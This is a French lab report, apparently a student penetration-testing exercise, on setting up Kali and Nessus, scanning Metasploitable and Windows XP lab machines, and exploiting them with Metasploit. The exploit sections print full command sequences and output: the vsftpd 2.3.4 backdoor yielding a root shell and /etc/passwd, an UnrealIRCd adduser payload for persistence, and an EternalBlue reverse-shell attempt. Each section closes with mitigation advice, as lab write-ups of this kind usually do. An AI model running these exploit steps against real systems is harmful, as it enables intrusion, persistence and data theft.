Lancez l'installation et suivez les étapes en conservant les paramètres par défaut jusqu'à la demande du nom d'utilisateur.







Saisissez un nom d'utilisateur et un mot de passe de votre choix.

KALI

Créer les utilisateurs et choisir les mots de passe

Un compte d'utilisateur va être créé afin que vous puissiez disposer d'un compte différent de celui du superutilisateur (« root »), pour l'utilisation courante du système.

Veuillez indiquer le nom complet du nouvel utilisateur. Cette information servira par exemple dans l'adresse d'origine des courriels émis ainsi que dans tout programme qui affiche ou se sert du nom complet. Votre propre nom est un bon choix.


Nom complet du nouvel utilisateur :

KALI


Créer les utilisateurs et choisir les mots de passe



Veuillez choisir un identifiant (« login ») pour le nouveau compte. Votre prénom est un choix possible. Les identifiants doivent commencer par une lettre minuscule, suivie d'un nombre quelconque de chiffres et de lettres minuscules.

Identifiant pour le compte utilisateur :



Pour le reste, laissez les options par défaut.






*


Cependant, pour cette partie, vous choisissez l'option pour appliquer les changements sur les disques.




Ici choisissez les options qui faciliteront votre expérience lors du pentesting.



Choisissez "**Oui**" pour appliquer les changements.



Sélectionnez la seconde option présentée dans l'image qui suit.




Enfin vous vous retrouverez ici afin de finaliser votre installation.



Finalisation de l'Installation

Une fois l'installation terminée, la machine redémarre. Vous arriverez sur la page d'authentification où il vous sera demandé d'entrer le nom d'utilisateur et le mot de passe configurés précédemment.




Ensuite, pour vérifier si votre machine a bien une adresse IP attribuée, vous devrez taper la commande "ip a" qui affiche les interfaces existantes de votre machine avec les adresses IP qui correspondent. Et on voit ici que votre machine a bien une adresse IP qui appartient au réseau 192.168.10.0/24.

```
(toto㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 08:00:27:dc:16:0e brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:59:14:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.9/24 brd 192.168.10.255 scope global dynamic noprefixroute
        valid_lft 302sec preferred_lft 302sec
    inet6 fe80::a00:27ff:fe59:14e0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(toto㉿kali)-[~]
```

Installation et configuration de nessus:

Téléchargement et Installation

1. Accédez au site officiel de Tenable pour télécharger Nessus sur votre machine Kali Linux :
[Télécharger Nessus](#)
2. Sélectionnez la version correspondant à votre plateforme, soit
Linux-Debian-amd64.



The screenshot shows the 'Tenable Nessus' download page. At the top, there's a breadcrumb navigation: 'Downloads / Tenable Nessus'. Below it, the title 'Tenable Nessus' is displayed. A large blue button labeled '1 Download and Install Nessus' is prominent. Underneath, there's a section titled 'Choose Download' with two dropdown menus: 'Version' set to 'Nessus - 10.8.3' and 'Platform' set to 'Linux - Debian - amd64'. Below these are several links: 'Download' (highlighted in blue), 'Checksum', 'Download by curl >', 'Docker >', and 'Virtual Machines >'.

Une fois le fichier téléchargé, ouvrez un terminal et naviguez vers le répertoire de téléchargement. Installez Nessus en exécutant la commande suivante :



```
(root@kali)-[~/Downloads]
# dpkg -i Nessus-10.8.3-debian10_amd64.deb
Sélection du paquet nessus précédemment désélectionné.
(Lecture de la base de données ... 143055 fichiers et répertoires déjà installés.)
```

Enfin, démarrer le service nessus en tapant la commande "systemctl start nessusd" puis, vérifier qu'il est bien démarrer en tapant la commande "systemctl status nessusd".

```
[root@kali]~[/home/toto/Téléchargements]
# systemctl start nessuspd
Failed to start nessuspd.service: Unit nessuspd.service not found.

[root@kali]~[/home/toto/Téléchargements]
# systemctl start nessusd

[root@kali]~[/home/toto/Téléchargements]
# systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; pres>
     Active: active (running) since Thu 2025-01-16 09:51:12 CET; 19s ago
   Invocation: 3e7f26101eca4971b2c7107a6d4a0279
     Main PID: 7514 (nessus-service)
        Tasks: 14 (limit: 3427)
      Memory: 50.7M (peak: 50.9M)
        CPU: 18.418s
       CGroup: /system.slice/nessusd.service
             └─7514 /opt/nessus/sbin/nessus-service -q
                 ├─7515 nessusd -q


```

Rendez-vous sur le site suivant pour obtenir un code d'activation :

[Nessus Essentials.](#)

Pour éviter d'utiliser une adresse e-mail personnelle, vous pouvez générer un e-mail temporaire via :

[Temp Mail](#)



Remplissez les informations demandées avec un e-mail temporaire et récupérez le code d'activation envoyé.



If you're looking for more advanced capabilities, such as live results and configuration checks – as well as the ability to scan unlimited IPs, check out Nessus Professional. To learn more view the [Nessus Professional datasheet](#).


Activating Your Nessus Essentials License

Your activation code for Nessus Essentials is:
QHB4-G3V9-JWZ6-UQZU-9QTV


Accédez à l'interface web de Nessus depuis votre navigateur en entrant l'URL suivante :




Sélectionnez l'option "**Register for Nessus Essentials**".




Saisissez le code d'activation reçu par e-mail.





Créez un nom d'utilisateur et un mot de passe. Une fois connecté, vous accéderez à l'interface où vous pourrez effectuer des scans de vulnérabilités.



Scanne des vulnérabilités :

Nous avons réalisé une analyse des vulnérabilités sur les deux machines cibles. Les images suivantes présentent un aperçu des vulnérabilités détectées pour chaque machine.

L'analyse de vulnérabilités sur la machine metasploit :

My Basic Network Scan

Configure Audit Trail

Hosts 2 Vulnerabilities 73 Remediations 3 History 1

Filter Search Hosts 2 Hosts

Host 192.168.10.4 10 7 24 6 133 X

Vulnerabilities 69

Filter Search Vulnerabilities 69 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	Actions
Critical	10.0 *	7.4	0.6956	Unr...	Backdoors	1	O E
Critical	10.0 *			VNC...	Gain a shell remotely	1	O E
Critical	9.8			SSL ...	Service detection	2	O E
Critical	9.8			Bind...	Backdoors	1	O E
Mixed	ApacWeb Servers		4	O E

Host: 192.168.10.4

Host Details

IP:	192.168.10.4
MAC:	08:00:27:55:1C:00
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start:	January 17 at 9:25 PM
End:	January 17 at 9:34 PM
Elapsed:	9 minutes

L'analyse de vulnérabilités sur la machine windows :

dada

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 17 History 1

Filter Search Hosts 1 Host

Host 192.168.10.10 2 1 1 1 23 X

Scan Details

Policy:	Basic Network Scan
Status:	Completed

dada / 192.168.10.10

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

[Back to Hosts](#)

Vulnerabilities 17

Filter Search Vulnerabilities 17 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	Details
Critical	10.0			Micr... Windows		1	Edit
Mixed	MicrWindows		3	Edit
Mixed	SMBMisc.		2	Edit
Low	2.1 *	2.2	0.8939	ICM...	General	1	Edit

Host Details

IP:	192.168.10.10
MAC:	08:00:27:2F:D4:13
OS:	Microsoft Windows XP Microsoft Windows XP for Embedded Systems
Start:	January 29 at 2:09 PM
End:	January 29 at 2:12 PM
Elapsed:	3 minutes

Exploitation des vulnérabilités et solutions:

Exploit des vulnérabilités sur la machine metasploit :

Nous allons exploiter une vulnérabilité détectée sur la machine Metasploit.

Exploitation de la vulnérabilité vsftpd(vsftpd_234_backdoor) :

Vulnerabilities 69

INFO vsftpd Detection

Description

The remote host is running vsftpd, an FTP server for UNIX-like systems written in C.

See Also

<http://vsftpd.beasts.org/>

Plugin Details

Severity:	Info
ID:	52703
Version:	1.4
Type:	remote
Family:	FTP
Published:	March 17, 2011
Modified:	November 22, 2019

Nous avons commencé par scanner le port 21 pour vérifier s'il est ouvert. Comme le montre l'image ci-dessous, le port est bien ouvert, ce qui signifie qu'il est potentiellement exploitable.

```
(toto㉿kali)-[~]
$ nmap -p 21 --script ftp-vsftpd-backdoor 192.168.10.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-18 16:10 CET
Nmap scan report for 192.168.10.4
Host is up (0.0047s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|_ VULNERABLE:          >   Plugin Details
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: BID:48539  CVE: CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03      Version: 1.4
|     Exploit results:
|       Shell command: id      Type: remote
|       Results: uid=0(root) gid=0(root) Family: FTP
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
|       backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/ex-
|       ploits/unix/ftp/vsftpd_234_backdoor.rb
|_
|_ https://www.securityfocus.com/bid/48539
```

- Nous sélectionnons l'exploit correspondant à la vulnérabilité détectée.
- Nous configurons les paramètres cibles : adresse IP et ports.
- Nous lançons l'attaque avec la commande “run” ou “exploit”

```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/unix/ftp/vsftpd
d

Matching Modules
=====
#  Name
Description          Disclosure Date  Rank      Check
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Facebook

```
[*] Using exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.4
RHOST => 192.168.10.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.10.4:21 - Banner: 220 (vsFTPD 2.3.4)
```

Nous obtenons un accès au terminal de la machine Metasploit en mode **root**, nous permettant ainsi de consulter ou modifier des fichiers normalement réservés à l'administrateur.

```
[*] 192.168.10.4:21 - The port used by the backdoor bind listener is already open
[+] 192.168.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.9:45135 → 192.168.10.4:6200)
at 2025-01-20 14:00:29 +0100

ls /etc/passwd
/etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

```
echo $UID
0
```

Solutions pour contrer ces vulnérabilités :

- **Désactiver les services inutiles** : Si le service FTP n'est pas nécessaire, il doit être désactivé.
- **Restreindre l'accès aux ports sensibles** : Configurer un pare-feu pour limiter l'accès au port 21 uniquement aux utilisateurs autorisés.
- **Mettre à jour les services et correctifs de sécurité** : Installer les dernières mises à jour de sécurité pour corriger les failles exploitées.
- **Configurer une authentification robuste** : Utiliser des mots de passe complexes et mettre en place une authentification basée sur des clés plutôt qu'un simple mot de passe.

Exploitation de la vulnérabilité UnrealIRCd (unreal_ircd_3281_backdoor) :

Cette vulnérabilité permet d'exécuter des commandes arbitraires à distance en raison d'une porte dérobée présente dans UnrealIRCd 3.2.8.1.

CRITICAL UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.16
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	April 11, 2022

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > search unreal

Matching Modules
=====
#  Name
Check Description          Disclosure Date  Rank
-  --
0   exploit/linux/games/ut2004_secure      2004-06-18    good
Yes  Unreal Tournament 2004 "secure" Overflow (Linux)
1   \_ target: Automatic
.
2   \_ target: UT2004 Linux Build 3120
.
3   \_ target: UT2004 Linux Build 3186
.
4   exploit/windows/games/ut2004_secure      2004-06-18    good
Yes  Unreal Tournament 2004 "secure" Overflow (Win32)
5   exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12  excellent
No   UnrealIRCd 3.2.8.1 Backdoor Command Execution
```

Nous utilisons le module correspondant dans Metasploit :

use exploit/unix/irc/unreal_ircd_3281_backdoor

Nous définissons la charge utile permettant d'ajouter un nouvel utilisateur sur la machine cible :

set payload cmd/unix/adduser

Nous configurons les options requises (RHOSTS, LHOST, etc.) et lançons l'exploit. L'exécution de l'exploit nous permet d'ajouter un utilisateur malveillant, facilitant ainsi un accès persistant à la machine.

```
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set payload /cmd/unix/adduser
payload => cmd/unix/adduser
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set RHOST 192.168.10.4
RHOST => 192.168.10.4
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set PASS toto
PASS => toto
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set USER toto
USER => toto
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > run
[*] 192.168.10.4:6667 - Connected to 192.168.10.4:6667 ...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
[*] 192.168.10.4:6667 - Sending backdoor command ...
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) >
```

```
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
toto:$1$Az$c5JEUXujDoasYwepIu2Ax/:1238:1238:::/bin/sh
root@metasploitable:/home/msfadmin# _
```

Solutions pour contrer ces vulnérabilités :

- **Désactiver les services inutiles** : Si UnrealIRCd ou ProFTPD ne sont pas nécessaires, ils doivent être désactivés ou supprimés.
- **Restreindre l'accès aux ports sensibles** : Configurer un pare-feu pour limiter l'accès aux ports critiques uniquement aux utilisateurs autorisés.
- **Mettre à jour les services et correctifs de sécurité** : Installer les dernières mises à jour pour corriger ces failles connues.
- **Surveiller l'activité réseau** : Mettre en place une surveillance active des connexions réseau pour détecter des comportements suspects.
- **Configurer une authentification robuste** : Utiliser des mots de passe complexes et des authentications basées sur des clés SSH plutôt que de simples mots de passe.

Exploit des vulnérabilités sur la machine Windows XP :

J'ai tenté d'exploiter la vulnérabilité MS17-010 (EternalBlue) sur la machine Windows XP, mais en raison de problèmes techniques et d'un payload inexistant, je n'ai pas pu mener l'attaque à bien, bien que la machine soit vulnérable.

```
Fichier Actions Éditer Vue Aide
eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x86/mete
rpreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/mete
rpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.10
RHOST => 192.168.10.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.9
LHOST => 192.168.10.9
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.9:4444
[*] 192.168.10.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
